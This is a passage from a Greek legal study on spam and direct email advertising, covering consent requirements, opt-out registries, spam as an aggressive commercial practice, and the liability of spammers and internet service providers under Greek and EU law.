Στην περίπτωση της άμεσης διαφήμισης, ο διαφημιστής έρχεται με κάποιο τρόπο, συνήθως μέσω του τηλεφώνου ή fax και τελευταία μέσω internet, σε απευθείας επικοινωνία με τον καταναλωτή. Το άρθρο 9 του νόμου 2251/1994 στις παραγράφους 10 έως 13 ορίζει ειδικότερα ότι: «Η μετάδοση διαφημιστικού μηνύματος απευθείας στον καταναλωτή μέσω τηλεφώνου, τηλεομοιοτυπίας (φαξ), ηλεκτρονικού ταχυδρομείου, αυτόματης κλήσης ή άλλου ηλεκτρονικού μέσου επικοινωνίας επιτρέπεται μόνον αν συναινεί ρητά ο καταναλωτής»

¹¹⁹ Βλ. άρθρο 6 Οδηγίας 2000/31/ΕΚ για το ηλεκτρονικό εμπόριο.

¹²⁰ Βλ. άρθρο 5 Π.Δ. 131/2003.

(παρ.10) και «η μετάδοση διαφημιστικού μηνύματος απευθείας στον καταναλωτή με οποιονδήποτε τρόπο άμεσης επικοινωνίας (άμεση διαφήμιση) επιτρέπεται μόνον αν ο προμηθευτής ή άλλος για λογαριασμό του προμηθευτή κάνει χρήση στοιχείων ή πληροφοριών προσωπικού χαρακτήρα του καταναλωτή που περιήλθαν σε γνώση του από προηγούμενες συναλλακτικές σχέσεις του με τον καταναλωτή, από γενικά προσιτές πηγές, όπως κατάλογο ή άλλα δημοσιευμένα στοιχεία, ή από άλλο φυσικό ή νομικό πρόσωπο, εφόσον ο καταναλωτής εγκρίνει ρητά τη μεταβίβαση των προσωπικών του στοιχείων για το σκοπό της άμεσης διαφήμισης¹²¹».

Ο ν. 2251/1994, όπως τροποποιήθηκε από το ν. 3587/2007 και ισχύει, στο άρθρο 9§5 επιτρέπει την άμεση διαφήμιση μέσω ηλεκτρονικού ταχυδρομείου μόνο εφόσον τηρούνται οι προϋποθέσεις του άρθρου 11 ν. 3471/2006.

Ήδη στο άρθρο 9 § 10 του νόμου 2251/1994 για την προστασία των καταναλωτών οριζόταν ότι η μέσω τηλεπικοινωνιακών ή άλλων ηλεκτρονικών μέσων μετάδοση μηνυμάτων προς τον καταναλωτή επιτρέπεται μόνο μετά από ρητή συναίνεσή του. Η συναίνεση πρέπει να αναφέρεται στη συγκεκριμένη μορφή διαφήμισης, π.χ. μέσω του ηλεκτρονικού ταχυδρομείου. Το γεγονός ότι ο καταναλωτής – χρήστης του διαδικτύου είχε στο παρελθόν συναλλακτικές σχέσεις με το διαφημιζόμενο, ότι του είχε κοινοποιήσει τη διεύθυνση του e-mail ή ότι του είχε ζητήσει πληροφορίες, δεν συνιστά κατά κανόνα συναίνεση.

Το άρθρο 6 § 1 του Π.Δ. 131/2003 επιβάλλει συγκεκριμένες απαιτήσεις πληροφόρησης καθώς και την απαγόρευση να συγκαλύπτεται ή να αποκρύπτεται η ταυτότητα του αποστολέα ηλεκτρονικών μηνυμάτων άμεσης εμπορικής προώθησης του άρθρου 13 § 4 της οδηγίας 2002/58/ΕΚ (για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες). Ο παραλήπτης πρέπει να μπορεί από το θέμα και το όνομα του αποστολέα του μηνύματος να αναγνωρίσει ότι πρόκειται περί διαφήμισης και να επιλέξει να διαγράψει κατευθείαν το μήνυμα πριν το ανοίξει. Επίσης, μπορεί να επικοινωνήσει με τον αποστολέα και να ζητήσει την διακοπή της εμπορικής επικοινωνίας.

Η αποστολή μη αιτηθείσας εμπορικής επικοινωνίας συνιστά και παραβίαση της ιδιωτικής ζωής του ατόμου και του δικαιώματος του στον πληροφοριακό αυτοκαθορισμό. Ακόμη, η ανεπιθύμητη αλληλογραφία είτε αυτή είναι ηλεκτρονική είτε παραδοσιακή μπορεί να ασκεί και ψυχολογική πίεση ή ηθική βλάβη στον παραλήπτη.

Το άρθρο 9 § 11 του νόμου 2251/1994 επιδιώκει να θέσει τις προϋποθέσεις, υπό τις οποίες είναι επιτρεπτή η χρήση προσωπικών δεδομένων του καταναλωτή στην άμεση διαφήμιση. Οι προϋποθέσεις αυτές ισχύουν και για τον χρήστη του διαδικτύου. Συγκεκριμένα, τα προσωπικά στοιχεία ή οι πληροφορίες πρέπει να έχουν περιέλθει στον αποστολέα e-mail:

- α) από προηγούμενες συναλλακτικές σχέσεις με τον καταναλωτή – χρήστη,
- β) από γενικά προσιτές πηγές (όπως κατάλογο ή άλλα δημοσιευμένα στοιχεία) ή
- γ) από τρίτο πρόσωπο π.χ. τον φορέα παροχής πρόσβασης, εφόσον ο χρήστης εγκρίνει ρητά τη μεταβίβαση των προσωπικών του στοιχείων για το σκοπό της άμεσης διαφήμισης.

¹²¹ Βλ. παρ.11.

Ο νόμος προβλέπει επίσης υποχρέωση του διαφημιζόμενου να αποκαλύψει στον καταναλωτή-χρήστη τον τρόπο, με τον οποίο έλαβε γνώση των προσωπικών στοιχείων του. Στις περιπτώσεις των παραγράφων 10 και 11 ο αποστολέας e-mail οφείλει να διακόψει κάθε μορφή άμεσης διαφήμισης και να διαγράψει τα προσωπικά στοιχεία του χρήστη, εφόσον αυτός το ζητήσει. Σε κάθε περίπτωση η αποστολή διαφημιστικών ηλεκτρονικών επιστολών θα πρέπει να γίνεται με τρόπο που να μην προσβάλλει την ιδιωτική ζωή του χρήστη¹²².

Η οδηγία 2002/58/ΕΚ για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες ορίζει ρητά με το άρθρο 13 § 1 ότι η χρησιμοποίηση ηλεκτρονικού ταχυδρομείου για σκοπούς απευθείας εμπορικής προώθησης επιτρέπεται μόνο στην περίπτωση συνδρομητών οι οποίοι έχουν δώσει εκ των προτέρων την συγκατάθεσή τους. Παράλληλη ρύθμιση συναντάμε και στο άρθρο 11 § 1 του νόμου 3471/06 που αφορά την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών. Ωστόσο, σύμφωνα με το άρθρο 13 § 2 της οδηγίας 2002/58/ΕΚ οι προμηθευτές μπορούν να χρησιμοποιούν στοιχεία, που έχουν συλλέξει από προηγούμενη συναλλαγή με τον καταναλωτή, για σκοπούς άμεσης διαφήμισης, αρκεί οι αποδέκτες να έχουν τη δυνατότητα να αντιτάσσονται, δωρεάν και εύκολα, σε αυτή τη χρησιμοποίηση, και αυτό με κάθε μήνυμα, σε περίπτωση που ο χρήστης αρχικά δεν είχε διαφωνήσει με αυτή τη χρήση.

Ένα άλλο μέσο αποφυγής λήψης μη αιτηθείσας εμπορικής επικοινωνίας είναι η εγγραφή σε μητρώο φυσικών προσώπων που επιλέγουν να μη λαμβάνουν τέτοιες εμπορικές επικοινωνίες. Στα πρόσωπα που είναι εγγεγραμμένα σε αυτό το μητρώο απαγορεύεται η αποστολή μη αιτηθείσας εμπορικής επικοινωνίας. Σύμφωνα με το άρθρο 6 § 2 του Π.Δ. 131/2003 (το οποίο αποτελεί έναρμόνιση με το άρθρο 7 § 2 της οδηγίας για το ηλεκτρονικό εμπόριο), με την επιφύλαξη των διατάξεων της ΚΥΑ 21496/2000¹²³ για την προστασία των καταναλωτών κατά τις εξ αποστάσεως συμβάσεις, του νόμου 2472/97, και του νόμου 3471/06 οι φορείς παροχής υπηρεσιών που αναλαμβάνουν δραστηριότητες μη ζητηθείσας εμπορικής επικοινωνίας μέσω ηλεκτρονικού ταχυδρομείου οφείλουν να τηρούν και να συμβουλευονται τέτοιου είδους τακτικά μητρώα επιλογών.

Αντίστοιχα, και με την παράγραφο 2 του άρθρου 11 του νόμου 3471/06 οι φορείς παροχής διαθέσιμων στο κοινό τηλεπικοινωνιακών υπηρεσιών υποχρεούνται να καταχωρούν σε ειδικούς καταλόγους τους συνδρομητές που δηλώνουν ότι δεν επιθυμούν γενικώς να δέχονται κλήσεις για διαφημιστικούς σκοπούς.

Αλλά και ο νόμος 2472/1997 προβλέπει στο άρθρο 19 § 4 ότι η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα τηρεί μητρώο με τα στοιχεία της ταυτότητας των ατόμων

¹²² Βλ. άρθρο 9 §§ 12 και 13 του ν. 2251/1994.

¹²³ Βλ. ΦΕΚ 1545/Β/18.12.2000. «Πωλήσεις από απόσταση – Συγκριτική διαφήμιση – Προσαρμογή του νόμου 2251/1994 για την προστασία των καταναλωτών (ΦΕΚ Α' 191) προς τις διατάξεις της οδηγίας 97/7/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 20ης Μαΐου 1997 «για την προστασία των καταναλωτών κατά τις εξ αποστάσεως συμβάσεις» (ΕΕ αριθ. L 144 της 4.6.1997, σ. 19-27) και της οδηγίας 97/55/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 6ης Οκτωβρίου 1997 για την τροποποίηση της οδηγίας 84/450/ΕΟΚ σχετικά με την παραπλανητική διαφήμιση προκειμένου να συμπεριληφθεί η συγκριτική διαφήμιση (ΕΕ αριθ. L 290 της 23.10.1997, σ. 18-23)».

που δεν επιθυμούν τα δεδομένα που τους αφορούν να γίνουν αντικείμενο επεξεργασίας από οποιονδήποτε για λόγους προώθησης πωλήσεων αγαθών ή παροχής υπηρεσιών εξ αποστάσεως.

Το μητρώο που τηρεί η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα είναι ένα δημόσιο έγγραφο με γενικό χαρακτήρα (αφορά κάθε μορφή επεξεργασίας προσωπικών δεδομένων) το οποίο οι υπεύθυνοι επεξεργασίας οφείλουν να συμβουλευονται πριν από κάθε επεξεργασία, ώστε να διαγραφούν τα πρόσωπα των οποίων τα δεδομένα απαγορεύεται να επεξεργαστούν. Αντίθετα τα μητρώα «επιλογών» που προβλέπονται από το ν. 3471/06 και το Π.Δ. 131/2003 τηρούνται από τους ίδιους τους φορείς παροχής υπηρεσιών και δεν έχουν γενικό χαρακτήρα, δηλαδή ο εγγεγραμμένος σε ένα τέτοιο μητρώο απαγορεύεται να δέχεται μη αιτηθείσες εμπορικές επικοινωνίες από τον συγκεκριμένο φορέα και όχι γενικά από όλους τους φορείς που δραστηριοποιούνται σε αυτόν τον τομέα.

3. Η ΑΜΕΣΗ ΔΙΑΦΗΜΙΣΗ ΩΣ ΕΠΙΘΕΤΙΚΗ ΕΜΠΟΡΙΚΗ ΠΡΑΚΤΙΚΗ¹²⁴

Η ΑΜΕΣΗ ΔΙΑΦΗΜΙΣΗ ΜΕ ΤΗ ΜΕΘΟΔΟ του spamming που εκδηλώνεται μέσω Διαδικτύου, ανήκει στην ειδικότερη κατηγορία των επιθετικών εμπορικών πρακτικών¹²⁵, καθώς εισβάλλει στην ιδιωτική σφαίρα του αποδέκτη - καταναλωτή με επίμονο και ιδιαίτερα ενοχλητικό τρόπο.

Μια εμπορική πρακτική θεωρείται επιθετική εάν, στο πραγματικό της πλαίσιο, λαμβανομένων υπόψιν όλων των χαρακτηριστικών της και των περιστάσεων, χρησιμοποιεί παρενόχληση, καταναγκασμό, συμπεριλαμβανομένης και της άσκησης σωματικής βίας, ή κατάχρηση επιρροής και, ως εκ τούτου, παρεμποδίζει ή ενδέχεται να παρεμποδίσει σημαντικά την ελευθερία επιλογής ή συμπεριφοράς του μέσου καταναλωτή ως προς το προϊόν, με αποτέλεσμα να τον οδηγεί ή να είναι πιθανόν να τον οδηγήσει να λάβει απόφαση συναλλαγής που διαφορετικά δεν θα ελάμβανε¹²⁶.

Για να κριθεί εάν μια εμπορική πρακτική κάνει χρήση παρενόχλησης, καταναγκασμού, συμπεριλαμβανομένης της άσκησης σωματικής βίας, ή κατάχρησης επιρροής, λαμβάνονται υπόψιν όλα τα στοιχεία της και ιδίως:

- η χρονική στιγμή, ο τόπος, η φύση ή η επιμονή,

¹²⁴ Βλ. Καρυτσιώτη Όλγα, ό.π. σελ. 44.

¹²⁵ Βλ. αιτιολογική σκέψη 16 Οδ. 2005/29 «για τις αθέμιτες εμπορικές πρακτικές», <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2005:149:0022:0039:EL:PDF>.

¹²⁶ <http://www.dolceta.eu/greece/Mod1/%CE%95%CF%80%CE%B9%CE%B8%CE%B5%CF%84%CE%B9%CE%BA%CE%AD%CF%82.html>

- η χρήση απειλητικών ή προσβλητικών εκφράσεων ή συμπεριφοράς,
- η εκμετάλλευση, από τον προμηθευτή, κάθε συγκεκριμένης ατυχίας ή περίπτωσης, την οποία γνωρίζει και η οποία είναι τόσο σοβαρή, ώστε να διαταράσσει την κρίση του καταναλωτή, προκειμένου να επηρεάσει την απόφασή του όσον αφορά το προϊόν,
- κάθε επαχθές ή δυσανάλογο μη συμβατικό εμπόδιο που επιβάλλει ο προμηθευτής σε περίπτωση που ο καταναλωτής επιθυμεί να ασκήσει τα δικαιώματά του στο πλαίσιο της σύμβασης, συμπεριλαμβανομένων των δικαιωμάτων λύσης της σύμβασης ή μετάβασης σε άλλο προϊόν ή σε άλλον προμηθευτή,
- κάθε απειλή για λήψη μέτρου που δεν μπορεί να ληφθεί νομίμως.

3.1. ΠΕΡΙΠΤΩΣΕΙΣ ΕΠΙΘΕΤΙΚΩΝ ΕΜΠΟΡΙΚΩΝ ΠΡΑΚΤΙΚΩΝ

ΑΠΑΓΟΡΕΥΟΝΤΑΙ, ΩΣ ΕΠΙΘΕΤΙΚΕΣ, εμπορικές πρακτικές που συνίστανται, ιδίως, σε:

- δημιουργία της εντύπωσης ότι ο καταναλωτής δεν μπορεί να εγκαταλείψει το χώρο έως ότου συναφθεί η σύμβαση,
- προσωπικές επισκέψεις στο σπίτι του καταναλωτή κατά τις οποίες αγνοείται το αίτημα του καταναλωτή για αποχώρηση ή μη επάνοδο, εκτός από περιστάσεις και στο βαθμό που αυτό δικαιολογείται για να επιβληθεί η εκπλήρωση συμβατικής υποχρέωσης,
- συνεχή και ανεπιθύμητη άγρα πελατών σε δημόσιους χώρους, μέσω τηλεφώνου, φαξ ή ηλεκτρονικού ταχυδρομείου ή άλλων μέσων εξ αποστάσεως, εκτός από περιστάσεις και στο βαθμό που αυτό δικαιολογείται για να επιβληθεί εκπλήρωση συμβατικής υποχρέωσης,
- απαίτηση από τον καταναλωτή που επιθυμεί να προβάλλει αξίωση δυνάμει ασφαλιστήριου συμβολαίου, να προσκομίσει έγγραφα που δεν θα μπορούσαν εύλογα να θεωρηθούν συναφή για την απόδειξη της αξίωσης ή συστηματική αποφυγή απάντησης στη σχετική αλληλογραφία, έτσι ώστε να αποθαρρυνθεί ο καταναλωτής από την άσκηση των συμβατικών του δικαιωμάτων,
- ένταξη σε διαφήμιση άμεσης πιεστικής πρόσκλησης προς τα παιδιά να αγοράσουν ή να πείσουν τους γονείς τους ή άλλα ενήλικα άτομα να τους αγοράσουν διαφημιζόμενα προϊόντα,

- απαίτηση άμεσης ή μεταγενέστερης πληρωμής ή επιστροφής ή φύλαξης για προϊόντα που έχει προμηθεύσει ο προμηθευτής, τα οποία όμως δεν έχουν παραγγελθεί από τον καταναλωτή,
- ρητή ενημέρωση του καταναλωτή ότι, αν δεν αγοράσει το προϊόν ή δεν αποδεχθεί την υπηρεσία, τίθεται σε κίνδυνο το επάγγελμα ή η ζωή του προμηθευτή,
- δημιουργία της ψευδούς εντύπωσης ότι ο καταναλωτής έχει ήδη κερδίσει, πρόκειται να κερδίσει, ή, αν προβεί σε συγκεκριμένη ενέργεια, θα κερδίσει έπαθλο ή θα αποκομίσει άλλο αντίστοιχο όφελος, ενώ αυτά στην πραγματικότητα δεν υφίστανται, ή, ότι η δυνατότητα διεκδίκησης του επάθλου ή άλλου οφέλους προϋποθέτει την καταβολή χρημάτων από τον καταναλωτή ή συνεπάγεται δαπάνη.

Χαρακτηριστικά της άμεσης διαφήμισης είναι η παρενόχληση και η κατάχρηση επιρροής¹²⁷, τα οποία έχουν ως αποτέλεσμα να στρεβλώνεται ή να ενδέχεται να στρεβλωθεί ουσιαστικά η οικονομική συμπεριφορά¹²⁸ του καταναλωτή, με την έννοια ότι αυτός, προκειμένου να απαλλαγεί από τον συνεχή «βομβαρδισμό» του με μηνύματα άμεσης διαφήμισης (spam) ωθείται να προβεί σε μια συναλλαγή την οποία υπό διαφορετικές συνθήκες δεν θα είχε πραγματοποιήσει¹²⁹. Δεδομένου ότι η άμεση διαφήμιση αποστέλλεται μέσω e-mail επανειλημμένα και σε οποιαδήποτε χρονική στιγμή, στον εργασιακό χώρο ή στην οικία του καταναλωτή, δεν υπάρχει αμφιβολία ότι η έρευνα των προαναφερθέντων στοιχείων (χρόνος, τόπος, φύση, επιμονή) θα καταλήγει σχεδόν πάντοτε σε κατάφαση του χαρακτηρισμού της ως επιθετικής εμπορικής πρακτικής.

Έτσι καταλήγουμε στο συμπέρασμα ότι το spamming ως άμεση διαφήμιση συνιστά επιθετική εμπορική πρακτική η οποία εκτός από επιθετική είναι και αθέμιτη και ως εκ τούτου απαγορευμένη¹³⁰.

Πρέπει να αναφερθεί, ότι εάν ο καταναλωτής παρέχει τη ρητή συναίνεσή του για την αποστολή στον ίδιο ηλεκτρονικών μηνυμάτων άμεσης διαφήμισης, τότε η πρακτική του

¹²⁷ «Κατάχρηση επιρροής: η εκμετάλλευση της θέσης ισχύος σε σχέση με τον καταναλωτή για την άσκηση πίεσης, ακόμα και χωρίς τη χρήση ή την απειλή σωματικής βίας, με τρόπο που περιορίζει σημαντικά την ικανότητα του καταναλωτή να λάβει τεκμηριωμένη απόφαση», άρθρο 2 στοιχ. ι' Οδ. 2005/29, <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2005:149:0022:0039:EL:PDF>.

¹²⁸ «Ουσιώδης στρέβλωση της οικονομικής συμπεριφοράς των καταναλωτών: η χρήση μιας εμπορικής πρακτικής με σκοπό τη σημαντική μείωση της ικανότητας του καταναλωτή να λάβει τεκμηριωμένη απόφαση, με επακόλουθο ο καταναλωτής να λάβει μια απόφαση συναλλαγής που διαφορετικά δεν θα ελάμβανε», άρθρο 2 στοιχ. ε' Οδ. 2005/29, <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2005:149:0022:0039:EL:PDF>.

¹²⁹ Βλ. άρθρο 9§1 ν. 2251/1994 όπως τροποποιήθηκε από το ν. 3587/2007 και ισχύει, άρθρο 8 Οδ. 2005/29.

¹³⁰ Βλ. άρθρα 9§1 ν. 2251/1994, 5§1 Οδ. 2005/29.

spamming δεν θα είναι αθέμιτη¹³¹, υπό τον όρο πάντα ότι η συναίνεση έχει δοθεί σύμφωνα με το ν. 3471/2006. Γενικά, μια εμπορική πρακτική κρίνεται ως αθέμιτη, εφόσον πληροί δύο συγκεκριμένες προϋποθέσεις: «α) είναι αντίθετη προς τις απαιτήσεις της επαγγελματικής ευσυνειδησίας¹³² και β) στρεβλώνει ουσιωδώς ή ενδέχεται να στρεβλώσει ουσιωδώς την οικονομική συμπεριφορά του μέσου καταναλωτή στον οποίο φθάνει ή στον οποίο απευθύνεται το προϊόν ή του μέσου μέλους της ομάδας, όταν μια εμπορική πρακτική απευθύνεται σε μια συγκεκριμένη ομάδα καταναλωτών¹³³».

Προκειμένου να κριθεί ως αθέμιτη μια εμπορική πρακτική, δεν αρκεί η οποιουδήποτε βαθμού στρέβλωση της οικονομικής συμπεριφοράς του καταναλωτή, αλλά απαιτείται αυτή να είναι ουσιώδης. Στρεβλώνει, δε, ουσιωδώς την οικονομική συμπεριφορά του καταναλωτή εκείνη η εμπορική πρακτική -εν προκειμένω άμεση διαφήμιση- η οποία αποκλίνει σε τέτοιο βαθμό από το συνηθισμένο μέτρο, ώστε να καθίσταται υπερβολική.

4. Η ΕΥΘΥΝΗ ΑΠΟ ΤΟ SPAMMING¹³⁴

4.1. Η ΕΥΘΥΝΗ ΤΟΥ SPAMMER ΚΑΙ ΤΟΥ ΦΟΡΕΑ ΠΑΡΟΧΗΣ ΥΠΗΡΕΣΙΩΝ (ISP)

ΣΤΟ ΠΛΑΙΣΙΟ ΤΩΝ ΣΧΕΣΕΩΝ ΤΩΝ ηλεκτρονικώς επικοινωνούντων μερών μεταξύ τους (στις προς τα έξω σχέσεις) ο πάροχος δικτύου ενεργεί ως άγγελος κατ' αρχήν μεν ενεργητικός (του αποστολέα), άλλοτε δε (και) παθητικός (του αποδέκτη του μηνύματος), σε περίπτωση δε που έχει συμφωνηθεί διαφορετικά μεταξύ τους, στη δε κλιμακωτή προμήθεια δικτύου πιθανότατα ως υποάγγελος¹³⁵. Έτσι ο ISP θα παρέχει εν τοις πράγμασι τις υπηρεσίες και προς τα δύο επικοινωνούντα μέρη, ευθυνόμενος ως εκ τούτου απέναντί τους, ακόμη κι αν δεν τον συνδέει με το καθένα (έγκυρη) συμβατική σχέση σύμφωνα με το άρθρο 8 ν. 2251/1994¹³⁶.

Όπως αναφέρθηκε, οι spammers κατευθύνουν ως επί το πλείστον τις ενέργειές τους μέσω ξένων υπολογιστών (botnets), με αποτέλεσμα ο εντοπισμός τους να καθίσταται αδύνατος.

¹³¹ Βλ. άρθρο 9§5 ν. 2251/1994.

¹³² «Επαγγελματική ευσυνειδησία: το μέτρο της ειδικής τεχνικής ικανότητας και μέριμνας που ευλόγως αναμένεται να επιδεικνύει ένας εμπορευόμενος προς τους καταναλωτές, κατ' αναλογία προς την έντιμη πρακτική της αγοράς και/ή τη γενική αρχή της καλής πίστης, στον τομέα δραστηριοτήτων του εμπορευόμενου», άρθρο 2 στοιχ. η' Οδ. 2005/29.

¹³³ Βλ. άρθρα 9γ§2 ν. 2251/1994, 5§2 Οδ. 2005/29.

¹³⁴ Βλ. Καρυτσιώτη Όλγα, ό.π. σελ. 63.

¹³⁵ Βλ. Χριστοδούλου, Ηλεκτρονικά έγγραφα και ηλεκτρονική δικαιοπραξία, σ. 239 επ.

¹³⁶ Βλ. Χριστοδούλου, Αστική ευθύνη του παρόχου δικτύου ως μεσάζοντος στην παροχή υπηρεσιών της κοινωνίας της πληροφορίας, ΔιΜΕΕ 3/2004, σελ. 352.

Οι Πάροχοι Υπηρεσιών Διαδικτύου (ΠΥΔ) παίζουν κεντρικό ρόλο στη διακίνηση των μηνυμάτων spam και, αν και δεν δεσμεύονται θεσμικά στη λήψη μέτρων καταπολέμησής του, έχουν εμπορικό ενδιαφέρον στην προστασία των συνδρομητών τους από τη λήψη εισερχόμενων μηνυμάτων spam, καθώς η μαζική αποστολή spam μπορεί να γίνει επιβλαβής για τις υπηρεσίες που προσφέρουν, επηρεάζοντας αρνητικά τη διαθεσιμότητα και την αξιοπιστία τους. Ενδεικτικό του παραπάνω ενδιαφέροντος είναι το γεγονός ότι οι περισσότεροι ΠΥΔ χρησιμοποιούν ως εμπορικό τους πλεονέκτημα την παροχή υπηρεσιών φιλτραρίσματος προς τους συνδρομητές τους. Επίσης, το εξερχόμενο spam (το spam δηλαδή που προέρχεται από συνδρομητές ενός ΠΥΔ) μπορεί επίσης να μειώσει τη γενικότερη ποιότητα της υπηρεσίας και το συνολικό χρόνο απόκρισης του δικτύου, έχοντας αντίστοιχες αρνητικές επιπτώσεις και σε όλους τους υπόλοιπους συνδρομητές του. Επίσης, υπάρχει πάντα και ο κίνδυνος πλήξης της φήμης του ΠΥΔ (όπως π.χ. με την καταχώρηση του σε δημόσιες μαύρες λίστες – blacklists), σε περιπτώσεις όπου τα συστήματά τους χρησιμοποιούνται από spammers ή υπολογιστές στα δίκτυα τους έχουν καταληφθεί από spammers.

Η Ε.Ε. προωθεί ιδιαίτερα τη συνεργασία με τους ΠΥΔ και την υιοθέτηση σχετικών μέτρων αυτορύθμισης, όπως κώδικες δεοντολογίας και “βέλτιστες πρακτικές” (best practice) που στοχεύουν στη λήψη από τους ΠΥΔ κοινώς αποδεκτών τεχνικών και οργανωτικών μέτρων για την καταπολέμηση του spam.

Στην περίπτωση της δυνατότητας εντοπισμού του spammer, αυτός θα ευθύνεται έναντι του αποδέκτη κατά τα άρθρα 14 και 15 ν. 3471/2006. Ακόμη, σύμφωνα με το άρθρο 13§4 εδ. α' ν. 3471/2006, ο spammer ως υπεύθυνος επεξεργασίας θα υποστεί τις διοικητικές κυρώσεις του άρθρου 21 ν. 2472/1997.

Επίσης, εφόσον ο spammer έγινε πλουσιότερος από την αξιοποίηση της ηλεκτρονικής διεύθυνσης (π.χ. από την πώληση βάσης δεδομένων με ηλεκτρονικές διευθύνσεις), ο αποδέκτης θα μπορεί να εγείρει την αξίωση αδικαιολόγητου πλουτισμού (904 ΑΚ¹³⁷). Στην περίπτωση του spamming ο πλουτισμός στερείται νόμιμης αιτίας, διότι ελλείπει η συναίνεση του αποδέκτη για τη χρήση της ηλεκτρονικής του διεύθυνσης. Εάν, τέλος, η αποστολή του διαφημιστικού μηνύματος spam είχε ως αποτέλεσμα τη σύναψη σύμβασης, αυτή θα εμπίπτει στις ρυθμίσεις του άρθρου 4 ν. 2251/1994 για τις συμβάσεις από απόσταση, διότι ως «μέσο τεχνικής επικοινωνίας από απόσταση» αναγνωρίζεται ρητά και το ηλεκτρονικό ταχυδρομείο (4§1 εδ.β' ν. 2251/1994).

Σε όλες τις άλλες περιπτώσεις όπου ο εντοπισμός του spammer είναι ανέφικτος, μοναδική λύση για τους ζημιωθέντες χρήστες είναι να στραφούν κατά του φορέα παροχής υπηρεσιών διαδικτύου (ISP) με τον οποίο συνδέονται με σύμβαση παροχής υπηρεσιών διαδικτύου. Στην πράξη, οι ISPs θέτουν ως όρο στις συμβάσεις με τις οποίες αναλαμβάνουν να παρέχουν υπηρεσίες ηλεκτρονικού ταχυδρομείου ότι απαγορεύεται το spamming.

¹³⁷ Βλ. Σταθόπουλο, Η χρήση προσωπικών δεδομένων και η διαπάλη μεταξύ ελευθεριών των κατόχων τους και ελευθεριών των υποκειμένων τους, Νομικό Βήμα, 48/2000, σελ. 3.

Επομένως, όταν κάποιος συνδρομητής-spammer παραβεί τον όρο αυτό στέλνοντας μέσω του ηλεκτρονικού ταχυδρομείου μηνύματα spam, ο ISP έχει το δικαίωμα να διακόψει την παροχή υπηρεσιών προς αυτόν.

Το π.δ. 131/2003 στο άρθρο 1 στοιχ. β¹³⁸ ορίζει το φορέα παροχής υπηρεσιών ως «κάθε φυσικό ή νομικό πρόσωπο που παρέχει μια υπηρεσία της κοινωνίας της πληροφορίας», αναδεικνύοντάς τον σε βασικό παράγοντα λειτουργίας του διαδικτύου και του διεξαγόμενου μέσω αυτού ηλεκτρονικού εμπορίου.

Σήμερα οι φορείς παροχής υπηρεσιών διαδικτύου δεν περιορίζονται μόνο στην πραγματοποίηση της σύνδεσης των χρηστών με το διαδίκτυο, αλλά αναλαμβάνουν την παροχή και άλλων υπηρεσιών, όπως ηλεκτρονικού ταχυδρομείου, απλής μετάδοσης δεδομένων, αποθήκευσης δεδομένων σε κρυφή μνήμη (caching) και φιλοξενίας ιστοσελίδων (hosting). Είναι επίσης συχνό φαινόμενο ο ίδιος ο φορέας παροχής να διατηρεί δικό του διαδικτυακό τόπο και να παρέχει διαμέσου αυτού στους χρήστες του υπηρεσίες όπως μηχανές αναζήτησης (search engines) και πληροφορίες καταλόγου.

Οι φορείς παροχής στο χώρο του διαδικτύου κατατάσσονται σε τέσσερις κατηγορίες:

- (i) φορείς παροχής περιεχομένου (Content Providers) οι οποίοι παρέχουν προς χρήση τις πληροφορίες που έχουν εισάγει οι ίδιοι στο διαδίκτυο,
- (ii) φορείς παροχής υπηρεσιών διαδικτύου (Internet Service Providers, ISPs) που παρέχουν προς χρήση τις πληροφορίες που εισάγουν στο διαδίκτυο τρίτα πρόσωπα,
- (iii) φορείς παροχής φιλοξενίας (Host Providers) και
- (iv) φορείς παροχής υπηρεσιών πρόσβασης (Access Providers) οι οποίοι παρέχουν υπηρεσίες σύνδεσης στο διαδίκτυο.

4.2. Η ΕΥΘΥΝΗ ΤΟΥ ΑΡΘΡΟΥ 12 Ν. 3471/2006 (ΑΡΘΡΟ 4 ΟΔΗΓΙΑΣ 2002/58 ΟΠΩΣ ΤΡΟΠΟΠΟΙΗΘΗΚΕ).

Το άρθρο 12 του ν. 3471/2006 αντικαταστάθηκε με το άρθρο 173 του ν. 4070/2012 ως εξής:

Άρθρο 173

1. Ο τίτλος του άρθρου 12 του ν. 3471/2006 αντικαθίσταται ως εξής:

«Ασφάλεια Επεξεργασίας».

2. Μετά την παρ. 2 του άρθρου 12 του ν. 3471/2006 προστίθενται παράγραφοι 3 έως 10, ως εξής:

¹³⁸ άρθρο 2 στοιχ. β' Οδ. 2000/31.

«3. Με την επιφύλαξη του άρθρου 10 του ν. 2472/1997 όπως ισχύει, με τα μέτρα του παρόντος άρθρου κατ' ελάχιστον:

α) εξασφαλίζεται ότι πρόσβαση σε δεδομένα προσωπικού χαρακτήρα μπορεί να έχει μόνον εξουσιοδοτημένο προσωπικό για νομίμως εγκεκριμένους σκοπούς.

β) προστατεύονται τα αποθηκευμένα ή διαβιβασθέντα δεδομένα προσωπικού χαρακτήρα από τυχαία ή παράνομη καταστροφή, τυχαία απώλεια ή αλλοίωση και από μη εξουσιοδοτημένη ή παράνομη επεξεργασία, συμπεριλαμβανομένης της αποθήκευσης, πρόσβασης ή αποκάλυψης και

γ) διασφαλίζεται η εφαρμογή πολιτικής ασφάλειας σε σχέση με την επεξεργασία δεδομένων προσωπικού χαρακτήρα. Συναφείς ειδικές διατάξεις, καθώς και Κανονισμοί Ανεξαρτήτων Αρχών, εξακολουθούν να ισχύουν.

4. Οι αρμόδιες αρχές εκδίδουν συστάσεις σχετικά με βέλτιστες πρακτικές όσον αφορά το επίπεδο ασφαλείας το οποίο πρέπει να επιτυγχάνεται με τα μέτρα των προηγούμενων παραγράφων.

